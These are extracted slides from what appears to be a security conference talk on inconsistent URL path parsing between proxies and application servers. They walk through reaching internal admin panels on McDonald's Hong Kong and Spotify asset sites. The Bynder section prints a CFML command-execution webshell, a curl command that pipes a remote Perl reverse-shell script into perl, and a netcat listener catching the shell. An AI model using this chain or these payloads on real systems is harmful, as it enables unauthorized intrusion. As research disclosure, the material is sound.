
404

<https://mcdelivery.mcdonalds.com.hk/hk/.../manager/html>

401

<https://mcdelivery.mcdonalds.com.hk/hk/...;x/manager/html>

給個飯粒




分析?

/..;x/ 是個目錄, 不用處理繼續往下
丟



TM

<https://mcdelivery.mcdonalds.com.hk/hk/..;x/manager/html>



/..;x/ 是父目錄! 用戶訪問的是 /manager/html

	Double Encoding	Path Parameter
Apache Mod_jk		
Apache Mod_proxy		
Nginx ProxyPass		

丟出來試試水溫

- 360 與 Belluminar 合辦的世界黑客大師賽 WCTF 2016
 - 邀請十名世界強隊
 - 無人解出

Bynder 遠端代碼執行

- 實現了在 assets.spotify.com 執行任意代碼
- Out of Scope?

Spotify Asset Portal

https://assets.spotify.com/login/

INT SQL+ XSS+ Encryption+ Encoding+ Other+

Load URL (A) https://assets.spotify.com/login/


Split URL (S)

Execute (X)

Enable Post data Enable Referrer

 Spotify® LANGUAGE




Email/Username
Password
[Lost password?](#)
LOGIN

Bynder 遠端代碼執行

路徑	行為
/	/login/
/x/	/login/
/login	/login/
/login/x/	/login/x/
/login/ ../	/login/
/login/ ../../..	/login/
/login/%2E%2E/	/login/
/login/%2E%2E/%252E/	/login/
/login/%252E%252E/	/login/
/login/%252E%252E/%252E%252E/	/login/

Bynder 遠端代碼執行

- 分析?

HTTP/1.1 200 OK


Server: nginx

Date: Sat, 26 May 2018 06:23:35 GMT

Content-Type: text/html; charset=UTF-8

Set-Cookie: JSESSIONID=C4E5824F-9EAE-4296...

...



Bynder 遠端代碼執行

- CFM ?
 - ColdFusion Markup (Language)
- Engine
 - Adobe ColdFusion
 - Railo
 - Blue Dragon
 - ...



`https://assets.spotify.com/login/..;/..;
/railo-context/admin/web.cfm`

Railo Web Administrator

INT SQL XSS Encryption Encoding Other

Load URL (A) https://assets.spotify.com/login/..;/..;/railo-context/admin/web.cfm

Split URL (S)

Execute (X)

Enable Post data Enable Referrer



Server Administrator Web Administrator

New Password

Password	<input type="text"/>
Retype new password	<input type="text"/>
Language	English
Remember Me for	this Session

submit

Railo Web Administrator X +

INT SQL XSS Encryption Encoding Other

Load URL (A) https://assets.spotify.com/login/..;/..;/railo-context/admin/web.cfm 110% ↻ 🔍 搜尋

Split URL (S)

Execute (X)

Enable Post data Enable Referrer

The screenshot shows a browser window with the Railo Web Administrator interface. The URL in the address bar is https://assets.spotify.com/login/..;/..;/railo-context/admin/web.cfm. The page content displays an exploit attempt against the Railo engine. It includes a sidebar with 'Settings' and 'Services' sections, and a main area with an 'Overview' tab selected. A message box contains instructions about Java Agents and a list item about adding a JVM argument. A red error box at the bottom right indicates a failure to retrieve update information.

Railo

Server Administrator Web Administrator

search

Overview Favorites Log out

Railo, the CFML engine - free, open source and easy to use. This Web Administrator is provided in order to customize your web context.

There is no Java Agent defined in this environment. The Java Agent is needed to improve memory (PermGen Space) consumption for templates. To enable the Java Agent follow this instructions:

- Add the "-javaagent" JVM argument and set it to point to the railo-inst.jar in your lib directory in this environment that would be: `-javaagent:/usr/local/railo/railo-inst.jar`

Performance/Language

Inspect Templates (CFM/CFC) Once (Good)

Failed to retrieve update information:
key [passwordweb] doesn't exist

Bynder 遠端代碼執行


```
http://192.168.13.128:9999/railo-context/admin/<cfoutput>
<cfexecute name='/bin/bash' arguments="#Form.shell#
timeout='10' variable='output'>
</cfexecute>#output#</cfoutput>.cfm
```

+

設置 404 模板到 /railo-context/..../logs/exception.log

Bynder 遠端代碼執行

```
$ curl https://assets.spotify.com/railo-context/admin/foo.cfm  
-d 'SHELL=-c "curl orange.tw/bc.pl | perl -"'
```



A screenshot of a terminal window titled "orange@z: ~ [82x26]". The window contains the following text:

```
orange@z:~$ nc -vvlp 12345  
Listening on [0.0.0.0] (family 0, port 12345)  
Connection from [52.8.57.133] port 12345 [tcp/*] accepted (family 2, sport 25087)  
Linux us-west-1-bynder-192.168.125.142 4.4.0-1039-aws #48-Ubuntu SMP Wed Oct 11 15:  
:15:01 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux  
uid=114(tomcat7) gid=119(tomcat7) groups=119(tomcat7), 998(bynder)  
hostname  
us-west-1-bynder-192.168.125.142
```

Bynder 遠端代碼執行

- 總結
 1. 多層次架構對路徑解析不一致導致碰觸內部管理介面
 2. 部屬失誤造成 Authentication Bypass
 3. Railo 後台 Get Shell



Thank you

orange@chroot.org

@orange_8361

know it, then hack it ?